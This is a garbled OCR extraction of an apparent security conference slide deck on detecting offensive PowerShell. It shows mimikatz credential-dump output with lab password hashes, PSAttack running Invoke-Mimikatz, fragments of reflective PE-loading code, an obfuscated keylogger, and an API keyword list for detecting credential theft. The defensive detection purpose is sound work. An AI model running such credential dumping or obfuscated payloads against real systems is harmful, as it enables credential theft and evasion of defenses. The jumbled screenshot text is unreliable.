                                                with 17 modules * * */
                                                           Task Manager
mimikatz(powershell) # sekurlsa::logonpasswords
                                                            File Options View
Authentication Id : 0 ; 947799 (00000000:000e7657)
                                                            Processes Performance Apphistory Start-up Users Details Services
                  : Interactive from 3
Session
User Name
                   : DWM-3
                                                                                                               25%
                                                                                                                         66%
Domain
                  : Window Manager
Logon Server
                   : (null)
                                                                                                                CPU
                                                            Name
                                                                                             Status
                                                                                                                       Memory
Logon Time
                  : 03/05/2016 21:09:04
                                                                                                                4.1%
                                                                                                                         8.6 MB
                                                              Task Manager
SID
                  : S-1-5-90-0-3
        msv :
                                                               Windows Command Processor
                                                                                                                 0%
                                                                                                                        0.1 MB
         [00000003] Primary
         * Username : ADS0WKWIN10$
                                                               Windows Explorer
                                                                                                                0.7%
                                                                                                                        14.8 MB
         * Domain : ADSECLAB0
         * Flags
                    : I00/N01/L00/S01
                                                            Background processes (11)
         * NTLM
                    : 2118de886ec0eed6c96538760d0b39a2
                    : 46b463c2c974ff12e80dba287646ad7e05
         * SHA1
                                                               Host Process for Windows Tasks
                                                                                                                 0%
                                                                                                                         1.6 MB
        tspkg:
        wdigest :
                                                               A Microsoft Windows Search Inde...
                                                                                                                 0%
                                                                                                                         2.2 MB
         * Username : ADS0WKWIN10$
                                                              Microsoft® Volume Shadow Co...
                                                                                                                 0%
                                                                                                                         0.1 MB
                   : ADSECLAB0
         * Domain
         * Password : (null)
                                               Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]
                                                                                                                 0%
                                                                                                                         1.3 MB
        kerberos :
```

PS Constrained Language Mode?

```
Administrator: Windows PowerShell
PS C:\>
PS C:\> $PSVersionTable
                                                            Value
Name
                                                                                                                                                                                        - - X
                                                                                                                                    Windows Task Manager
                                                                                                                                    File Options View Help
PSVersion
                                                             5.0.10586.117
                                                                                                                                     Applications Processes Services Performance Networking Users
                                                            {1.0, 2.0, 3.0, 4.0.<u>..</u>}
PSCompatible Versions
BuildVersion
                                                            10.0.10586.117
                                                                                                                                        Image Name
                                                                                                                                                    User Name | CPU
                                                                                                                                                                  Memory (... Description
CLRVersion
                                                            4.0.30319.18063
                                                                                                                                                    LOCAL ...
                                                                                                                                        audiodg.exe
                                                                                                                                                                           Windows Audio Device G...
WSManStackVersion
                                                             3.0
                                                                                                                                                                            Console Window Host
                                                                                                                                        conhost.exe
                                                                                                                                                    adminis...
                                                                                                                                        conhost.exe
                                                                                                                                                    adminis...
                                                                                                                                                                            Console Window Host
PSRemotingProtocolVersion
                                                            2.3
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Client Server Runtime Pr...
                                                                                                                                        csrss.exe
SerializationVersion
                                                            1.1.0.1
                                                                                                                                                                            Client Server Runtime Pr...
                                                                                                                                                    SYSTEM
                                                                                                                                        csrss.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Client Server Runtime Pr...
                                                                                                                                        csrss.exe
                                                                                                                                                                            Desktop Window Manager
                                                                                                                                                    adminis...
                                                                                                                                        dwm.exe
                                                                                                                                                    adminis...
                                                                                                                                                                            Windows Explorer
                                                                                                                                        explorer.exe
                                                                                                                                                                    27,296 K
PS C:\> $ExecutionContext.SessionState.LanguageMode
                                                                                                                                                    SYSTEM
                                                                                                                                        LogonUI.exe
                                                                                                                                                                            Windows Logon User Int...
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Local Security Authority ...
                                                                                                                                        Isass.exe
ConstrainedLanguage
                                                                                                                                                    SYSTEM
                                                                                                                                                                           Local Session Manager S...
                                                                                                                                        Ism.exe
PS C:\>
                                                                                                                                        powershell.exe
                                                                                                                                                    adminis...
                                                                                                                                                                    37,548 K
                                                                                                                                                                            Windows PowerShell
                  PSAttack!!
                                                                                                                                        PSAttack.exe
                                                                                                                                                    adminis...
                                                                                                                                                                   135,084 K
                                                                                                                                                                            PSAttack
                                                                                                                                        rdpclip.exe
                                                                                                                                                    adminis...
                                                                                                                                                                    1.416 K
                                                                                                                                                                            RDP Clip Monitor
                    t was built on April 21, 2016 at 7:10:27
                                                                                                                                        SearchIndexe..
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Microsoft Windows Sear...
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Services and Controller ...
                                                                                                                                        services.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Windows Session Manager
                                                                                                                                        smss.exe
                   o detect checkout http://github.com/jaredhaight/PSAttackBuildTool
                                                                                                                                        spoolsv.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Spooler SubSystem App
                                                                                                                                                    NETWO...
                                                                                                                                                                           Microsoft Software Prot...
                                                                                                                                        sppsvc.exe
                   For help getting started, run 'get-attack'
                                                                                                                                        sychost.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Host Process for Windo...
                                                                                                                                        sychost.exe
                                                                                                                                                    NETWO...
                                                                                                                                                                            Host Process for Windo...
                  C:\Temp #> invoke-mimikatz
                                                                                                                                        sychost.exe
                                                                                                                                                    LOCAL ...
                                                                                                                                                                            Host Process for Windo...
                                                                                                                                        sychost.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Host Process for Windo...
                                                                                                                                                    NETWO...
                                      mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20
                                                                                                                                        sychost.exe
                                                                                                                                                                            Host Process for Windo...
                                                                                                                                        sychost.exe
                                                                                                                                                    LOCAL ...
                                                                                                                                                                            Host Process for Windo...
                                                                                                                                        sychost.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                           Host Process for Windo...
                                       Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
http://blog.gentiskiwiwietcoom@myimotiekatzean@TrimarcSecurity.com).eo
                                                                                                                                                                           Host Process for Windo...
                                                                                                                                        sychost.exe
                                                                                                                                                    LOCAL ...
                                                                                                                                        sychost.exe
                                                                                                                                                    SYSTEM
                                                                                                                                                                            Host Process for Windo...
                                                                                               with 17 modules * * *
                                                                                                                                                    LOCAL ...
                                                                                                                                       sychost.exe
                                                                                                                                                                           Host Process for Windo...
                                                                                                                                                    SYSTEM
                                                                                                                                                                       76 K NT Kernel & System
                                                                                                                                        System
```

PowerShell v5 Security Log Data?



									1 65	- running -	орстациная тто	TIDEL OF EVELUA CAS		
C:\WIN	IDOW5\syste	m32\cmd.ex	e - PowerShe	II -versio	n 2				> =	ParentalControls	Level	Da		
	et -11								>	Partition				
	rShell -v								> =	PerceptionRuntime	1 Information	10		
	PowerShel		Et Canana	att ton	All rights		e consta		> =	PerceptionSensorDataService	(i) Information	10		
opyrign	t (t) 200	9 MICTOSO	Tt Corpora	ation.	All rights	reser	vea		> [Policy-based QoS	Werbose	10		
5 (.15	Get-Proce	cc							v [PowerShell	(i) Information	10		
	occ 11occ	33								Admin Admin	(i) Information	10		
andles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	SI	Pro	d	Operational	(i) Information	10		
									> 🖺	PowerShell-DesiredStateConf	(i) Information	10		
149	13	3380	9172	140	0.03	7720	1	Ado	> [PrimaryNetworklcon	Werbose	10		
156	13	1960	9004	69		1900	0	AGS	s > [PrintBRM	(i) Information	10		
140	8	1724	6920	63		4400	ø	App	> [PrintService				
123	9	1472	6544	61		3048	0	arm	5	Program-Compatibility-Assis	(i) Information	10		
200	11	8848	14472	14		8940	0	aud	3 1	Provisioning-Diagnostics-Pro	1 Information	10		
C:\WINDOWS\system32\cmd.exe - powershell									Proximity-Common	Werbose	10			
									(15	PushNotifications-Platform	(i) Information	10		
:\>powe	rshell								(5	ReadyBoost	<			
	PowerShel	1							(=	ReadyBoostDriver	Event 4102 Downer	Shell (Microsoft-Windov		
			ft Corpor	ation.	All rights	reser	ved		(m	RemoteApp and Desktop Cor	Event 4103, Power	SHEII (IVIICIOSOIL-VVIIIGOV		
										RemoteApp and Desktop Cor	General Details			
S C:\>	get-servi	ce							2 1					
									>	RemoteDesktopServices-Rdp	Commandiny	ocation(Get-Service): "Ge		
tatus	Name		Display	Name					> =	RemoteDesktopServices-Rem	Communication	oculion(oct service). Ot		
									> =	RemoteDesktopServices-Sess				
unning	AdobeARM				Update Ser				> =	Remotefs-Rdbss	Context:			
unning	AGSServi				Software 1	Integri	ity	Se	> 1	Resource-Exhaustion-Detecto	Seventy - informational			
	opped AJRouter			AllJoyn Router Service					> 1	Resource-Exhaustion-Resolve	VIA 25 TO THE RESERVE	ie = ConsoleHost		
topped	ALG			Application Layer Gateway Service					> [RestartManager	VACCOMMON (HIGH	on = 5.1.14393.206		
topped unning	AppIDSvc Appinfo		Application Identity Application Information					> 1	RetailDemo	110000000000000000000000000000000000000	c971f117-f5ab-46b5-87b lication = powershell			
topped				Application Information Application Management			> [RRAS-AGILEVPN-Provider	The second secon	rsion = 5.1.14393.206				
topped							> [RRAS-Provider	Runspace ID = 273fd403-c8					
topped	AppVClie		Microsoft App-V Client						> [ScmBus	Pipeline ID = 6			
unning	AppXSvc		AppX Deployment Service (AppXSVC)						> [ScmDisk0101	Comman	d Name = Get-Service		
unning	AudioEndpointBu Windows Audio Endpoint Builder				5 1	Security-Audit-Configuration	The state of the s	d Type = Cmdlet						
unning	Audiosrv Windows Audio				Security-EnterpriseData-FileR	Script Name =								
topped	AxInstSV		ActiveX	Instal	ler (AxIns	stSV)			(m	Security-ExchangeActiveSync	Comman			
unning	BDESVC				e Encrypti		vic	e				Number = 22		
unning	BFE				Engine		Sear	n Me	tcalf [@Pyrotel	Security-IdentityListener Sean@TrimarcSecurity.co Security-Kerberos	orn]	Missasse William		
unning	BITS				elligent 1				> =		and the same	Microsoft-Window		
unning	DnakanTn	fnactne	Dackana	und Tar	be Infract	e mar a militar a a	20 6	an ·	> 6	Security-Netlogon	Source	PowerShell (Micros		

```
10/18/2016 11:11:55 PM
                      10/18/2016 11:11:57 PM
                      10/18/2016 11:11:57 PM
                      10/18/2016 11:11:58 PM
erShell (Microsoft-Windows-PowerShell)
vocation(Get-Service): "Get-Service"
= Informational
me = ConsoleHost
rsion = 5.1.14393.206
= c971f117-f5ab-46b5-87bb-a416d222064d
plication = powershell
Version = 5.1.14393.206
ce ID = 273fd403-c89f-4ed7-8f77-217e65be46ab
```

Microsoft-Windows-PowerShell/Operational DowerShell (Microsoft-Wind Looned)

10/19/2016 11-1

Date and Time

10/18/2016 10:57:47 PM 10/18/2016 10:57:47 PM 10/18/2016 10:57:47 PM 10/18/2016 10:57:47 PM

Detecting/Mitigating PS w/o PowerShell.exe

- Discover PowerShell in non-standard processes.
- Get-Process modules like "*Management.Automation*"

```
PS C:\> get-process | Where {$_.modules -like "*System.Management.Automation*"} |
 Select name, id, modules
               Id Modules
Name
powershell 888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell 5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
             1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...
PSAttack
PS C:\> $ps[2].modules[27] | select ModuleName, FileName | ft -auto
                                            FileName
ModuleName
System.Management.Automation.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_..
                                    Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]
PS C_1 \setminus PS [2] modulos[27] \mid soloct FiloNamo | ft auto
```


```
PS C:\> $ps[2].modules | Where {$_.ModuleName -like "*.dll"} | select ModuleName
ModuleName
ntdll.dll
MSCOREE.DLL
KERNEL32.dll
KERNELBASE.dll
ADVAPI32.dll
msvcrt.dll
sechost.dll
RPCRT4.dll
mscarpai dll
System.Management.Automation.ni.dll
GDI32.011
USER32.dll
IMM32.DLL
MSCTF.dll
kernel.appcore.dll
VERSION.dll
clr.dll
MSVCR120_CLR0400.dll
mscorlib.ni.dll
ole32.dll
bcryptPrimitives.dll
clrjit.dll
                              Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]
OLEAUT32.dll
```

Detecting/Mitigating PS w/o PowerShell.exe

```
Event 400, PowerShell (PowerShell)
 General
          Details
   Engine state is changed from None to Available.
   Details:
            NewEngineState=Available
            PreviousEngineState=None
            SequenceNumber=9
            HostName=PS ATTACK!!!
            HostVersion=3.0.0.0
            HostId=0003ddb3-f539-4132-950f-1fd4552b8893
            EngineVersion=2.0
            Runspaceld=1114d8e0-8da9-4e53-bf52-1b06c3a3429f
            Pipelineld=
            CommandName=
                                    Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]
            CommandType=
```

Detecting Custom EXEs Hosting PowerShell

- Send PowerShell & PowerShell Operational logs to SIEM.
- Event 400/800: HostApplication not standard Microsoft tool (PowerShell, PowerShell ISE, etc).
- Event 400/800: EngineVersion < PowerShell version.
- System.Management.Automation.(ni.)dll hosted in nonstandard processes.
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.
- Remove PowerShell 2.0 engine from Windows 8/2012+ (still requires Microsoft .NET Framework 3.5 for use).



:: Invoke-Obfuscation Tool Author :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon

Blog :: http://danielbohannon.com Github :: https://github.com/danielbohannon/Invoke-Obfuscation

Version :: 1.1

License :: Apache License, Version 2.0 Notes :: If(!\\$Caffeinated) \{Exit\}

HELP MENU :: Available options shown below:

Tutorial of how to use this tool **TUTORIAL** Show this Help Menu HELP, GET-HELP, ?, -?, /?, MENU Show options for payload to obfuscate SHOW OPTIONS, SHOW, OPTIONS clear screen CLEAR, CLEAR-HOST, CLS Execute ObfuscatedCommand locally EXEC, EXECUTE, TEST, RUN COPY, CLIP, CLIPBOARD Copy ObfuscatedCommand to clipboard Write ObfuscatedCommand Out to disk OUT Reset obfuscation for ObfuscatedCommand **RESET** Go Back to previous obfuscation menu BACK, CD ... Ouit Invoke-Obfuscation QUIT, EXIT Return to Home Menu HOME, MAIN

Choose one of the below options:

TOKEN Obfuscate PowerShell command Tokens Obfuscate entire command as a String STRING Obfuscatementair reprominande wita TrEncocking ty.com ENCODING Obfuscate command args w/Launcher techniques (run once at end) LAUNCHER

```
Function Get-ImageNtHeaders
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    IntPtr
    $PEHandle.
    [Parameter(Position = 1, Mandatory = $true)]
    [System.Object]
    $Win32Types
    $NtHeadersInfo = New-Object System.Object
    #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed 'MZ' for
    $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEAD
    #Get IMAGE_NT_HEADERS
    [IntPtr] $NtHeadersPtr = [IntPtr] (Add-SignedIntAsUnsigned ([Int64] $PEHandle) ([Int64] [UInt64] $dosHeader.e_lfanew)
    $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
    $imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr. [Type]$Win32Types.IM
    #Make sure the IMAGE_NT_HEADERS checks out. If it doesn't, the data structure is invalid. This should never happe
    if ($imageNtHeaders64.Signature -ne 0x00004550)
        throw "Invalid IMAGE_NT_HEADER signature."
    if (\simageNtHeaders64.OptionalHeader.Magic -eg 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
                        Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
        $NtHeadersInfo
    else
        Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

$ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Type)
        ENTHORIDATE Add Mombor MomborType NotoBroporty Name TMACE NT HEADERS Value CimageNtHeaders?
```

```
Function IN VOK E-M EMOryfre el IbRary
   Param(
    [Parameter(position = 0, Mandatory = $\{TR`uE}\)]
    IntPtr
   ${peH ANd LE}
   \{WIN3^2C^OnSTAN^TS\} = \&("\{1\}\{4\}\{3\}\{0\}\{2\}"-f'onsta', 'Get-Win3', 'nts', 'C', '2')
   w' = % ("{4}{0}{1}{3}{2}"-f't-win32', 'Fun', 'ns', 'ctio', 'Ge')
   MIN3^2TY^PeS = &( "{0}{2}{3}{1}"-f'G', 'es', 'et-Win32', 'Typ' )
   P^EIN^FO = & ( "{3}{0}{5}{4}{1}{2}"-f't-PEDetai', 'In', 'fo', 'Ge', 'ed', 'l') -PEHandle <math>PEHandle = Win32Types 
   if (${Pe`IN`FO}."I`mA`gE_N`T_hEadeRs"."OPT`ION`A]HEadER"."IM`POr`TTABLe"."s`IZE" -gt 0 )
       [IntPtr] {i`mP`OrT`dESCrIPto`RP`Tr} = &("{2}{1}{4}{3}{0}" -f'gned', 'gne', 'Add-Si', 'tAsUnsi', 'dIn') ([Int64] {p`E`iNf0}.
       while ( ${Tr`UE} )
           ${I`M`p`Or`TdEscriptor} =
                                        $w02U::"PTr`ToSTR`UCTu`RE"( ${i`mpORt`dEsC`RiPTOrPtR}, [Type]${Win32`Ty`pES}."i`mage_i
           if ( ${importde`ScrIP`T`Or}."C`harACTE`R`I`stiCs" -eq 0 `
                  -and ${impo`RtDe`Sc`Ri`PTOr}."First`T`hUnk" -eq 0 `
                  -and $\{im\POrT\DESc\Ri\Pt\Or\}.\"foRwAr\de\Rch\Ain\"\-eq 0\"
                  -and ${i`Mpor`Tdesc`RIP`Tor}."nA`Me" -eq 0
                  -and $\{i\mpor\des\crip\tor\}."Time\DA\tes\tamp" -eg 0 )
               & ("{1}{4}{3}{2}{0}"-f 'ose','W','b','-Ver','rite' ) ("{9}{6}{8}{5}{4}{10}{3}{11}{1}{0}{2}{7}" -f'ed by the','
              break
           $\{\text{IMPORTED}L\h\a\nd\text{Ndle}\} = $\{\text{win32F\un\c\text{TIONS}}.\"g\etm\ODULeha\n\Dle\".\"IN\VO\ke\"(\$\{\text{imP\OrTD}L\p\ath\})
           if ( $\{\text{ImP}\text{orT}\dL\text{handle}\} -eq $\{\text{N}\text{op}\defta}\text{plot}\defta defta f[@Pyrotek3 | sean@TrimarcSecurity.com]
```

Obfuscation Bypasses AV

```
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{63}{78}{386}{278
}{291}" -f'aoRtdXyaL1}::MxsgeTaXyaSyXyaNcKEYXyaStAXyaTEMxs( [Windows.Forms.Keys]::MxsreXyaTuXy
e.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew ).Invoke( ( Mx
(Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin','','
                                                                                   5s9{
                 ','w ).Invoke( 5s9{CusXyaTomXyaAttrIBXyauTE} )
,XewecXew,XewRef1Xew,Xew.EmXew)(','yaEaXyaBLXyaECHaR}
                                                                      5s9{kXyaeyXyaRXyae
-fXew]Xew,Xew[LeftXew,Xew MouseXew )} ',' -f XewNeXew,XewbjectXew,Xeww-OXew) (Mxs{0}',']] @(
iXew,XewrtuXew,XeweyXew,XewalKXew ), ( Mxs{0}{2}{1}{3}Mxs-f Xe','tXyaAtEMxs([Windows.','Publi
5s9{PinVoKXyaeMXyaETh
XewEPLACXew, XewMEXew, XewEXew, XewRXew), 5s9{lXyaoGPAXyaTh})) stXyaArTXya-job -Initializatio
                                         [Runtime.Int','0}{3}Mxs -fXewuteBuXew,XewAtXe','{
vention]::MxsWinaXyapiMxs,
= (5s9\{impoXy','yaULt\} -band 0x','w]Xew)
yaFIXyalE -FilePath 5s9{LOG','xs -f XewllXew,XewuseXew,Xewr32.dXew ) ','uteXew,XewAtXew,XewilX
                    5s9{PInvokeMXyaEXyaTHoD}.( Mxs{2}{4}{3}{1}{0}{5}Mxs -f XewAttribXew,Xewon
yaAY})
ttribute].(Mxs','ortAttribute].( Mxs{2}{0}{1}Mxs -',' [Runtime.InteropService','
rXyaUXyacTOr}, @(( Mxs{2}{0}{1}Mxs -fXewser32Xew,Xew.dllXew,XewuXew ) ), 5s9{FiXyae','XyaoX','
                 5s9{UparRXyaOW} = ( 5s9{imXyaPOXyaRTDLL}::MxsGeXyaTaSYnCkXyaeYXyas',
{0}{4}Mxs -f Xew:mmXew,Xewyyy:HHXew,Xewdd/Xew,Xe',' 5s9{PXyaiXyaN','w,XewuteXew).Invoke(5s9{Cl
wobXew) -Name ( Mxs{0}{1}{2}Mxs-f XewKeXew,XewylXew,XewoggerXew ) ','ew).Invoke( 5s9{Cus
'aoUtXyaPut} += (Mxs{2}{0}{1}Mxs-f XewtrlXew,Xew]Xew,Xew[CXew )','Mxs( 5s9{DYXyaNXyaAS',' =
          5s','CXew,XeweXew,XewreateTypXew).Invoke(
                                                                    ','Encoding ( Mxs{1'
= (Mxs{0}{1}{2}Mxs-fXew[ShXew,XewiXew,XewiXewft]Xew)} = (Mxs{0}{1}{2}Mxs-fXew[ShXew,XewiXew,XewiXewft]Xew)}
                                                                      if (5s9{LeXyaFtXya
```

|((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{5


```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352
{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4
{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30
{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252
{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376
{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3
{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{
{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31
{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302
{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182
{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315
{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaL1}::MxsgeTaXyaSyXyaNck
                                [ScriptBlock]::( Mxs{0}{1}Mxs-fXewCreaXew,XewteXew ).Invoke( (5s9{iNXyaItXyaiLX
0','XyaTiLiZEr} =
{sTrXyainGBu','}
                                                                              if (5s9{1EXyaFtaXyalt} -or 5s9{',' ), ','ePath 5s9{1c
+ Xewnv:TEMP){0}kXew ','
                                                                 ','), 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE} )
oB','XewuseXew ) ), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','
                                                        ','w,','1}{2}{0}{3}Mxs -f','}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I
[Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew ).Invoke( ( Mxs{0}Mxs -f XeweldXew ).Invoke( ( Mxs{0}Mxs -
[Runtime.InteropServ','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}
XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya
fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX
([Windows.Forms.K','aLl}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {
','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs,
                                                                                                                                              [Runtime.InteropServi
  {5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWir
       5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX
{tyXyaPeBUIXyaLdX', '+XeweXew + Xewy.slXewetXewbyrotRamse(n@TrimarcSecurity.clRarameter(PosItIon = 0 )]
(','Ut-XyaFiLE ','tion)[1]
                                                                                                                                                  OXya','Mxs -fXeweXe
```

Percent Name e 9.45642668098057 6.7140807805668 r 5.04068355802684 a 4.71893184154584 i 4.47767509132943 4.4764202741537 n 4.24034871887833 s 3.87962507722052 1 3.14382517430811 \$ 3.07642801046455 m 2.67074872866798 c 2.31530361546014 d 2.11271804911396 u 2.07657724037496 1.9549947893976 . 1.91688360658101 p 1.90493691743687 1.82178713136245 S 1.42324267780474

1.3617358954142

Finding Obfuscated Evil

<u>Obfuscated</u>
\$
{
}
+
u
=
[
(
;



ame	Percent
\$	21.8082463984103
{	21.6592151018381
}	21.6592151018381
+	13.3134624937904
11	7.45156482861401
=	2.83159463487332
[2.08643815201192
(1.68902136115251
;	1.53999006458023
)	1.34128166915052
]	1.29160457029309
@	1.04321907600596
1	0.894187779433681
&	0.844510680576254
	0.447093889716841
?	0.0993541977148535

Finding Obfuscated Evil

- Deploy PowerShell v5.
- Enable PowerShell script block logging.
- Look at length of PowerShell command
- Look for lots of brackets { }

Look for lots of quotes (single & double) " " & ' '

```
[UInt32]${Tok`EnPR`ivs`i`Ze} = (    get-vaRiabLe ( "{0}{1}" -f 'w0','2u' ) -va )::"s`
[IntPtr]${TokeN`pRivi`l`eGeSmem} = $w02U::( "{3}{2}{0}{1}"-f 'lo','bal','cHG','Allo' )
```

 Look for random function names & many unusual characters not normally in PowerShell scripts.

Offensive PowerShell Detection Cheatsheet

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- System.Runtime.InteropServices
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate


- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN IMPERSONATE
- TOKEN_INFORMATION_CLASS
